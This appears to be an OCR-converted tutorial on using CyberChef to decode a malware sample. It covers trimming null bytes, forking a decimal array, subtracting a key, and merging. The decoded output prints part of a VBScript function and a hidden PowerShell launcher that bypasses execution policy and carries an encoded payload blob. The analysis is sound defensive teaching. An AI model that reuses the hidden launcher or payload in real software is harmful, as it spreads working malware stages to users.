
In the sample here, there are trailing nullbytes that are breaking a portion of the decryption process.



```
a5 a5 69 74 af 8f 05 ac 51 f1 b3 35 a2 20 d4 d2 0c 0a ba f2 68 db d5 ae 5d 19 d4 5d 47 1f
db bd ab b2 54 36 c5 a5 5b b1 ef 77 f4 b3 eb 75 b4 70 4a 8e a2 97 f4 a2 c7 46 9a 7c 7a b8
90 e9 fa cf fb 99 54 12 54 4a 25 b7 95 54 d9 b7 c9 6e f5 5b 2a 7d 2c 24 50 02 75 2a 06 d5
6f d8 ad 48 be e5 b0 2b 6a 7d 05 6b 6b f9 94 4c 45 7f e9 45 df 29 3d e3 0f 43 ff 07 93 9d
4f 8f 13 08 00 00 00 00 00 00
```

By applying a null byte search with `\0+$` we can use a find/replace to remove these trailing null bytes.

In this case, the `\0+` looks for one or more null bytes, and the `$` specifies that this must be at the end of the data.



Find / Replace

Find
\0+$

REGEX

Replace


☑ Global match

□ Case insensitive

☑ Multiline matching

□ Dot matches all

After applying this operation, the trailing null bytes are now removed from the end of the data.




```
db bd ab b2 54 36 c5 a5 5b b1 ef 77 f4 b3 eb 75 b4 70 4a 8e a2 97 f4 a2 c7 46 9a 7c 7a b8
90 e9 fa cf fb 99 54 12 54 4a 25 b7 95 54 d9 b7 c9 6e f5 5b 2a 7d 2c 24 50 02 75 2a 06 d5
6f d8 ad 48 be e5 b0 2b 6a 7d 05 6b 6b f9 94 4c 45 7f e9 45 df 29 3d e3 0f 43 ff 07 93 9d
4f 8f 13 08
```

Flow Control Via Forking

Forking allows us to separate values and act on each of them independently as if they were a separate recipe.

In the use case below, we have a large array of decimal values and we need to subtract 787 from every single one. A large issue here is that in order to subtract 787, we need to append 787 after every single decimal value in the below screenshot. This would be a nightmare to do by hand.




```
819,832,856,907,888,886,904,903,892,898,897,867,898,895,892,886,908,819,872,897,869,888,902
,903,901,892,886,903,888,887,819,870,903,884,901,903,832,867,901,898,886,888,902,902,819,82
6,886,896,887,833,888,907,888,826,819,832,874,892,897,887,898,906,870,903,908,895,888,819,8
91,892,887,887,888,897,819,832,852,901,890,904,896,888,897,903,863,892,902,903,819,910,834,
886,819,899,898,906,888,901,902,891,888,895,895,833,888,907,888,819,823,855,909,907,885,819
,848,819,826,852,852,852,852,852,852,852,852,852,852,852,852,852,852,852,852,852,852,852,85
2,852,866,870,861,886,869,853,898,905,865,905,842,840,864,903,865,867,869,868,901,908,891,8
95,901,906,894,884,861,837,877,899,860,844,844,869,841,898,869,838,839,866,869,853,837,871,
852,                                                                                869,901
,870                                                                                ,877,85
8,89                                                                                9,893,8
97,8                                                                                95,864,
854,                                                                                860,909
,875                                                                                ,842,88
9,88                                                                                6,830,8
74,8                                                                                44,835,
862,863,909,897,840,844,904,842,864,860,888,836,897,899,890,890,854,895,887,909,872,889,867
```

Forking enables us to act on each value independently as if it were a separate recipe.

As the data is structured and separated by commas, we can apply a forking operation with a split delimiter of comma and a merge delimiter of newline.

The split delimiter is whatever separates the values in your data, but the merge delimiter is how you want your new data structured.

At this point, every newline represents a new input data, and all future operations will act on each line independently.



Fork

Split delimiter: ,

Merge delimiter: \n

□ Ignore errors

Find / Replace

Find: (.*) REGEX


Replace: $1 $R0

□ Global match

Output

```
819
832
856
907
888
886
904
903
892
898
907
```

If we now go ahead and apply a find replace, we can see that the operation has affected each and every line individually.



Find
`(.*)`
REGEX

Replace
`$1 $R0`

☐ Global match


☐ Case insensitive ☑ Multiline matching

☐ Dot matches all

```
10508  34
```

```
819 787
832 787
856 787
907 787
888 787
886 787
904 787
903 787
892 787
898 787
897 787
867 787
898 787
895 787
892 787
```


If we had applied the same concept without a fork, only a single 787 would have been added to the end of the entire blob of decimal data.



```
,858,870,888,819,848,819,823,887,876,896,893,909,858,833,871,898,852,901,901,884,908,827,82
8,846,823,899,868,892,864,869,908,864,819,848,819,878,870,908,902,903,888,896,833,871,888,9
07,903,833,856,897,886,898,887,892,897,890,880,845,845,872,871,857,843,833,858,888,903,870,
903,901,892,897,890,827,823,856,908,900,858,870,888,828,846,823,899,868,892,864,869,908,864
,819,911,819,899,898,906,888,901,902,891,888,895,895,819,832,819,912 787
```

After applying the find/replace, we can continue to apply a subtraction operation and a "From Decimal".

This reveals the decoded text and the next stage of the malware.



Find / Replace

Find `(.*)` REGEX

Replace `$1 $R0` □ Global match

□ Case insensitive ☑ Multiline matching

□ Dot matches all

Subtract

Delimiter Space

From Decimal

Delimiter Space □ Support signed values

```
Function lkV(ByVal yAq)
                    Dim QbJ
                    Dim qqT
                     qqT = 787
                     Dim JuF
                    JuF = MAc(yAq)
                         If JuF = 7000 + 1204 Then
```


```
-
E
x
e
c
u
t
i
o
n
P
o
l
i
```

Decoded data after forking operations.

Note that the "Merge Delimiter" mentioned previously is purely a matter of formatting.

Once you have decoded your content as in the screenshot above, you will want to remove the merge delimiter to ensure that all the decoded content is together.

Here we can see the full script after removing the merge delimiter.



Fork

Split delimiter `,` Merge deli... □ Ignore errors

Find / Replace

Find `(.*)` REGEX

Replace `$1 $R0` □ Global match

□ Case insensitive ☑ Multiline matching

□ Dot matches all

Remove Merge Delimiter after recipe is working.


```
-ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList
{/c powershell.exe $Dzxb =
'AAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVqByn3HO9MwRrSU
JSLIBGPPPX+l6VPwG4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMxeNlMCELD6AApua7QkMmp2WntOIzXY
TqyZp8s2WqIT8HspdMR7faIakYdXXp8FjCfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7MIe1npggCldzUfPs6
SpXCvKIBUZmxtVac0NkrYFG4SVFgDOvzdMbHGYrkK0x/3jiXYEJmXLHlCFV+6cEJX7I2CmIjy5bWEsnxfmeFnXzuzSs
WMosU4PD+bMGDRnardA8F++LpiawRe7lCAhHGehCESZOEPa4iEH0PWFujrtq5p6U6IqG3xMCAW2uI4FKmTp3TzgeAf8
rloSbi3vOI8vHBF58dgOolCImHtz4W3MjLXhZcvk+freodJi7ItH1k7pgjWgadQ
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLDdgdz0vrZVfW2ZmS2F
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnOv9ULZ3dJNi2P1Yd1m3X8oQjp
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mBKLpeUq+2gDm7vIiXqHdtitV0nw3OnzK6YGGIrTTS7H
JE3NgqU9vX
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3BhoSM6rzxuLBEMTitUeRA4fqg4fDFfgy4Jm9mKBADwKYF
jWH7p9LX2Mb2ASHE1y8Qt53a70Hha+ia6fnVMmecQHLh9boPs1AFTjCCrCv1wxYtLRNorscF/TXjcSG
/dgCijU08u8FxexUlCEHL1AdxUCmmISYvZNbXf/xiTE9HDWoZIZJQ0dqG0x/XGIymHh9h8rSToxd4gtaA6S
/JaTfXc8acV0LtkZgilSXsach8Ux+zzOmw
/P78B0qJUnFYPr2q6siRgJ9uVyOrtj+Aatv51wTGF+tN0dTenFh2bdLxUaS72kZPrs5JNM1jhh8Udr+WxPHCzB8Rpb7
```

Flow Control - Merging

Merging is essentially an "undo" for forking operations.

After you've succesfully decoded content using a fork, you will want to make sure to apply a Merge to ensure that the new content can be analysed appropriately.

Without a merge, all future operations would affect only a single character and not the entire script.



Merge

☑ Merge All

Register

Extractor
'([a-zA-Z0-9\=\+\/]{4 …

☑ Case insensitive

□ Multiline matching □ Dot matches all

$R1 = dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=

Output


```
-ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList
{/c powershell.exe $Dzxb =
'AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVqByn3HO9MwRrSU
JSLIBGPPPX+l6VPwG4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMxeNlMCELD6AApua7QkMmp2WntOIzXY
TqyZp8s2WqIT8HspdMR7faIakYdXXp8FjCfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7MIe1npggCldzUfPs6
SpXCvKIBUZmxtVac0NkrYFG4SVFgDOvzdMbHGYrkK0x/3jiXYEJmXLHlCFV+6cEJX7I2CmIjy5bWEsnxfmeFnXzuzSs
WMosU4PD+bMGDRnardA8F++LpiawRe7lCAhHGehCESZOEPa4iEH0PWFujrtq5p6U6IqG3xMCAW2uI4FKmTp3TzgeAf8
rloSbi3vOI8vHBF58dgOolCImHtz4W3MjLXhZcvk+freodJi7ItH1k7pgjWgadQ
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLDdgdz0vrZVfW2ZmS2F
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnOv9ULZ3dJNi2P1Yd1m3X8oQjp
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mBKLpeUq+2gDm7vIiXqHdtitV0nw3OnzK6YGGIrTTS7H
JE3NgqU9vX
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3BhoSM6rzxuLBEMTitUeRA4fqg4fDFfgy4Jm9mKBADwKYF
jWH7p9LX2Mb2ASHE1y8Qt53a70Hha+ia6fnVMmecQHLh9boPs1AFTjCCrCv1wxYtLRNorscF/TXjcSG
/dgCijU08u8FxexUlCEHL1AdxUCmmISYvZNbXf/xiTE9HDWoZIZJQ0dqG0x/XGIymHh9h8rSToxd4gtaA6S
/JaTfXc8acV0LtkZgilSXsach8Ux+zzOmw
/P78B0qJUnFYPr2q6siRgJ9uVyOrtj+Aatv51wTGF+tN0dTenFh2bdLxUaS72kZPrs5JNM1jhh8Udr+WxPHCzB8Rpb7
```

AES Decryption

